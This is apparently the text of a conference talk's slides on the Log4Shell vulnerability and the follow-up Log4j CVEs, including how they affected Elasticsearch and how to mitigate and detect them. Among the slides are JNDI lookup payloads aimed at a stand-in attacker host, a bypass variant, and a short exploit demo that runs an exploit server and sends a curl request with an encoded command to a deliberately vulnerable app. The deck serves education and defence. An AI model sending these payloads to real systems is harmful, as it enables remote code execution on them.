Learnings from

Philipp Krenn @xeraa

Who remembers Log4Shell?


MY HOLIDAY PLANS
LOG4J
imgflip.com

What logger are you using?

Agenda

What is Log4Shell?
How can you exploit it?
How can it affect products?
How can you protect against it?

Developer 🥑

What is Log4Shell?

Shantonu Sen
@shantonusen

My kids just asked why there was a Minecraft update with no features and what a “Log4J” was, and I have been preparing my whole life for this.

I had to start at the beginning with C format strings. I should be able to get to Java and jar files by midnight.

4:57 am · 12 Dec 2021 · Twitter for iPhone


CVE-2021-44228

Log4j 2.0-beta9-2.12.1 & 2.13.0-2.14.1

https://logging.apache.org/log4j/2.x/security.html#log4j-2.15.0

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228

Java Naming and Directory Interface (JNDI)



https://rickgray.me/2016/08/19/jndi-injection-from-theory-to-apply-blackhat-review/ (2016)

Log4Shell


https://www.lunasec.io/docs/blog/log4j-zero-day/

```
${jndi:ldap://attacker.com:1389/a}
```

Remote Code Execution
Common Vulnerability Scoring System 10/10

cvss

https://www.balbix.com/insights/base-cvss-scores/



https://securityzines.com/flyers/log4j.html

jorin ᶻᶻᶻ

@YawningJorin

Use programming-positive language!

🚫 DON'T say "arbitrary code execution vulnerability"

✔️ DO say "surprise extension API"

3:40 PM · Dec 11, 2021 · Twitter for Android

---

329 Retweets **10** Quote Tweets **1,055** Likes

RCE vs serialization issue

JDK greater 6u211, 7u201, 8u191, 11.0.1 are not affected by the LDAP attack vector because

`com.sun.jndi.ldap.object.trustURLCodebase=false`

With some caveats + other attack vectors possible / reuse local code

Upgrade

JDK7 Log4j 2.12.4

JDK8+ ~~2.15.0~~ 2.16.0, but 2.17.1+ recommended


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR - DID HE BREAK SOMETHING?
IN A WAY-
DID YOU REALLY NAME YOUR SON ($(JNDI:LDAP://evilcorp))Bobby ?
OH. YES. LITTLE BOBBY JINDI, WE CALL HIM.
WELL, WE'VE GOT OUR SERVERS CRYPTOLOCKED. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR LOG4J INPUTS.

Security scanners are 💩

`log4j2.formatMsgNoLookups=true`
available 2.10+, default 2.15+

Some attack vectors depend on JDK features

Remove `JndiLookup` **class from the classpath**


WE HAVE HAD ONE CVE, YES
BUT WHAT ABOUT A SECOND LOG4J CVE?
imgflip.com

CVE-2021-45046

Incomplete patch in 2.15.0

CVSS 3.7 (limited DoS) updated to 9.0 (limited RCE)

`${jndi:ldap://attacker.com:1389/a}` **to**
`${jndi:ldap://127.0.0.1#attacker.com:1389/a}`

Exploit

Custom / non-default pattern

```
appender.console.layout.pattern = ${ctx:tainted} -
%d{yyyy-MM-dd HH:mm:ss} %-5p %c{1}:%L - %m%n
```

```
ThreadContext.put("tainted", TAINTED);
logger.error("My log message with tainted context...");
```

Upgrade

Log4j 2.16.0 or 2.12.2

Or remove `JndiLookup` **class**

DELETES JNDI LOOKUP CLASS


0
DAYS
WITHOUT LOG4J CVE
imgflip.com

CVE-2021-45105

New vulnerability, non-default pattern needed

CVSS 5.9 (DoS)

Upgrade to 2.17.0 or 2.12.3.

Change

To close this attack vector for good, Log4j 2.17.0 changed recursive substitution within lookups:

Recursive evaluation is allowed while parsing the configuration (no user-input/LogEvent data is present, and configuration breaks are to be avoided) however when log-events themselves are being evaluated we never recursively evaluate substitutions.


Bernie
I am once again asking
you to fix a log4j vulnerability
imgflip.com

CVE-2021-44832

RCE via the JDBC Appender when an attacker controls the configuration in 2.17.0

CVSS 6.6

Upgrade to 2.17.1 or 2.12.4

elastic

@xeraa


ATTACKERS WAITING FOR AN
INSIDER TO EDIT THE CONFIG FILE
imgflip.com

PS: How many "features" should your logger have?

How can you exploit it?

Example

Spring Boot: https://github.com/christophetd/log4shell-vulnerable-app

Gradle

```
dependencies {
    implementation('org.springframework.boot:spring-boot-starter-web') {
        exclude group: 'org.springframework.boot', module: 'spring-boot-starter-logging'
    }
    implementation 'org.springframework.boot:spring-boot-starter-log4j2:2.6.1'
    testImplementation 'org.springframework.boot:spring-boot-starter-test'
}
```

Java

```
@RestController
public class MainController {

    private static final Logger logger = LogManager.getLogger("HelloWorld");

    @GetMapping("/")
    public String index(@RequestHeader("X-Api-Version") String apiVersion) {
        logger.info("Received a request for API version " + apiVersion);
        return "Hello, world!";
    }

}
```

Exploit

```
# Exploit server
java -jar JNDIExploit-1.2-SNAPSHOT.jar -i <private IP> -p 8888

# Loading the exploit
curl 127.0.0.1:8080 -H 'X-Api-Version: ${jndi:ldap://<private IP>:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}'

# Owned system
docker exec vulnerable-app ls /tmp
```

Why was there no virus / worm?

How can it affect products?


log4shell™
Elasticsearch

Elasticsearch 5.0 to 7.16.0 are using a vulnerable Log4j2 version 😱

But it's not that simple...

Elasticsearch	Log4j	JDK	RCE	Leak	Action required	Protection in place
≥7.16.3	2.17.1	any	-	-	-	Log4j 2.17.1 and `JNDILookup` class removed
7.16.2	2.17.0	any	-	-	-	Log4j 2.17.0 and `JNDILookup` class removed
7.16.1	2.11.1	any	-	-	-	`JNDILookup` class removed and `log4j2.formatMsgNoLookups=true`
7.0.0–7.16.0	2.11.1	≥9	-	-	-	Java Security Manager and JVM default
7.0.0–7.16.0	2.11.1	<9	-		`formatMsgNoLookups`	Java Security Manager

Elasticsearch	Log4j	JDK	RCE	Leak	Action required	Protection in place
≥6.8.23	2.17.1	any	-	-	-	Log4j 2.17.1 and `JNDILookup` class removed
6.8.22	2.17.0	any	-	-	-	Log4j 2.17.0 and `JNDILookup` class removed
6.8.21	2.11.1	any	-	-	-	`JNDILookup` class removed and `log4j2.formatMsgNoLookups=true`
6.4.0–6.8.20	2.11.1	≥9	-	-	-	Java Security Manager and JVM default
6.4.0–6.8.20	2.11.1	<9	-	💥	`formatMsgNoLookups`	Java Security Manager
6.0.0–6.3.2	2.9.1	≥9	-	-	-	Java Security Manager and JVM default
6.0.0–6.3.2	2.9.1	<9	-	💥	Remove `JNDILookup` class	Java Security Manager

Elasticsearch	Log4j	JDK	RCE	Leak	Action required	Protection in place
≥5.6.11	2.11.1	any	💥	💥	`formatMsgNoLookups`	-
5.0.0-5.6.10	2.6.2-2.9.1	any	💥	💥	Remove `JNDILookup` class	-
<5.0.0	1.x	any	-	-	-	Log4j 1.x

Do you know the Log4j and JDK versions of all your dependencies?

...on Docker?

Built-in JDK

Elasticsearch since 7.0.0; Docker since 5.0.0

Check `GET _nodes/?filter_path=nodes.*.name,nodes.*.jvm`

Java Security Manager

Saved our 

Deprecated in JDK17
https://openjdk.java.net/jeps/411

Anonymous

3 0 24 Jun, 12:02pm

How much Java Security Manager actually helps you and how often it's a pain in the a$$?

security.policy

```
// Allow host/ip name service lookups
permission java.net.SocketPermission "*", "resolve";

// Allow reading and setting socket keepalive options
permission jdk.net.NetworkPermission "getOption.TCP_KEEPIDLE";
permission jdk.net.NetworkPermission "setOption.TCP_KEEPIDLE";
permission jdk.net.NetworkPermission "getOption.TCP_KEEPINTERVAL";
permission jdk.net.NetworkPermission "setOption.TCP_KEEPINTERVAL";
permission jdk.net.NetworkPermission "getOption.TCP_KEEPCOUNT";
permission jdk.net.NetworkPermission "setOption.TCP_KEEPCOUNT";
```

https://github.com/elastic/elasticsearch/blob/7.16/server/src/main/resources/org/elasticsearch/bootstrap/security.policy

Java Security Manager

Few exceptions for https://github.com/elastic/elasticsearch/search?q=SocketPermission like Netty

Elasticsearch 5.x not as strict

JSM replacement

Modularization + other tricks in the works

https://github.com/elastic/elasticsearch/labels/modularization

Longstanding Log4j update

https://github.com/elastic/elasticsearch/pull/47298

Not merged because of Security Manager

Mitigate

Set `-Dlog4j2.formatMsgNoLookups=true`

Check `GET _nodes/?filter_path=nodes.*.name,nodes.*.jvm.input_arguments`

Hack

Remove `JNDILookup` class with Gradle

```
def patchLog4j = tasks.register('patchLog4j', Zip) {
  archiveExtension = 'jar'
  from({ zipTree(configurations.log4j.singleFile) }) {
    exclude '**/JndiLookup.class'
  }
}
```

Bad Hack

```
# Remove `JNDILookup` class in the JAR
zip -d lib/log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class

# Check
jar tvf lib/log4j-core-*.jar | grep -i JndiLookup
```

Hot Patch

https://github.com/corretto/hotpatch-for-apache-log4j2

Every time the process starts; not officially tested or recommended for Elasticsearch


WELL IT'S LOG4J PATCH DAY
PHIL
AGAIN
imgflip.com

Hot Patch vulnerability

https://www.computerweekly.com/news/252516112/AWS-fixes-vulnerabilities-in-Log4Shell-hot-patch (April 2022)

Don't try to be (too) smart


Log4Shell
Not logging anything
imgflip.com

Elasticsearch logging API

```
PUT _cluster/settings
{
  "persistent": {
    "logger._root": "OFF"
  }
}
```


YOLO.
REPLACE THE JAR
imgflip.com

Drop / replace the logging JARs

Startup error, Security Manager error, or maybe working

Support overwhelmed by requests

How can you protect against it?

Version 6.1

TLP:WHITE

Mind map #1
Am I vulnerable to Log4Shell ?

Prioritize patching, starting with mission critical systems, internet-facing systems, and networked servers.
Then prioritize patching other affected information technology and operational technology assets.

Mind map #2
Detecting log4shell vulnerability

Am I running code in a JVM

Yes

No

Is it using log4j ?

You can try to know by launching this on Linux :

```
dpkg -l | grep liblog4j
dpkg -l | grep log4
find / -name log4j-core-*.jar
locate log4j | grep -v log4js
```

Yes

No

Am I using third-party solution in a public list (i.e. [1])

No

Yes

Marked as safe ?

Yes

No

Safe, but keep refreshing on different lists and map your assets using a thorough CMDB and watch for vendor update

Patch or isolate the third-party solution

Safe, but keep refreshing on different lists and map your assets using a thorough CMDB

Yes

Major version 1 or 2 ?

Version 1.x

JMS appender configured to do lookup in *log4j.properties* or *log4j.xml* AND writing rights have to be set on conf. files

Yes

No

Vulnerable to CVE-21-4104
Lower impact
Local exploitation

Vulnerable to CVE-2019-17571
High impact
RCE

version 1.X (last, 1.2.17) is EOL (2015)
Upgrade to 2.17.x for Java 8
Upgrade to 2.12.2 for Java 7

Remove JMSAppender or change configuration

Fork patching last CVEs
https://github.com/albfernandez/log4j/

Version 2.x

Java 8 : is version >= 2.17.0
Java 7 : is version >= 2.12.2

Yes

Vulnerable to CVE-2021-45105
DoS (infinite recursion)

Java 8: is version == 2.16.0

Yes

No

Java 8: is version == 2.15.0

Yes

[3] Vulnerable to CVE-2021-45046
DDoS & RCE through deserialisation

No

Java 8 : Is version < 2.15.0
Java 7 : is version <= 2.12.1

Yes

Vulnerable to CVE-2021-44228
High impact

Java version is >= 6u211, 7u201, 8u191
LDAP/RMI attack vector is not possible
Log4j patch is still required

Java version is < 6u211, 7u201, 8u191
LDAP/RMI attack vector is possible
class injection possible

Best

Java 8 : Patch to 2.17.x
Java 7 : Patch to 2.12.2

[2] Remove JNDI lookup by relaunching java with

`"-Dlog4j2.formatMsgNoLookups=True"`

Manually remove the JNDILookup class from classpath

[1] https://github.com/NCSC-NL/log4shell/blob/main/software/README.md

[2] This mitigation has been seen as potentially insufficient from different sources. It is advised to follow other remediations steps as well.

[3] ThreadContext map has to be in use to trigger CVE-2021-45046 exploitation

```
// Note that 1st argument matches the variable name from the configured pattern
ThreadContext.put("useragent", userAgent);
```

Author : Loïc Castel
https://www.linkedin.com/in/loicc/

Thanks to InterCERT-FR & Atos teams for their help and remarks

TLP:WHITE

PS: OSS drama around Log4j1

https://github.com/qos-ch/reload4j

Daniel Stenberg
@bagder

If you are a multi billion dollar company and are concerned about log4j, why not just email OSS authors you never paid anything and demand a response for free within 24 hours with lots of info? (company name redacted for *my* peace of mind)

```
Dear Haxx Team Partner,

You are receiving this message because [redacted] uses a product you developed.
We request you review and respond within 24 hours of receiving this email. If
you are not the right person, please forward this message to the appropriate
contact.

As you may already be aware, a newly discovered zero-day vulnerability is
currently impacting Java logging library Apache Log4j globally, potentially
allowing attackers to gain full control of affected servers.

The security and protection of our customers' confidential information is our
top priority. As a key partner in serving our customers, we need to understand
your risk and mitigation plans for this vulnerability.

Please respond to the following questions using the template provided below.
```

Misconceptions


I need to use a vulnerable version in my app

An attacker needs to be able to access a vulnerable system

General

Sanitize inputs

Incoming / outgoing firewall

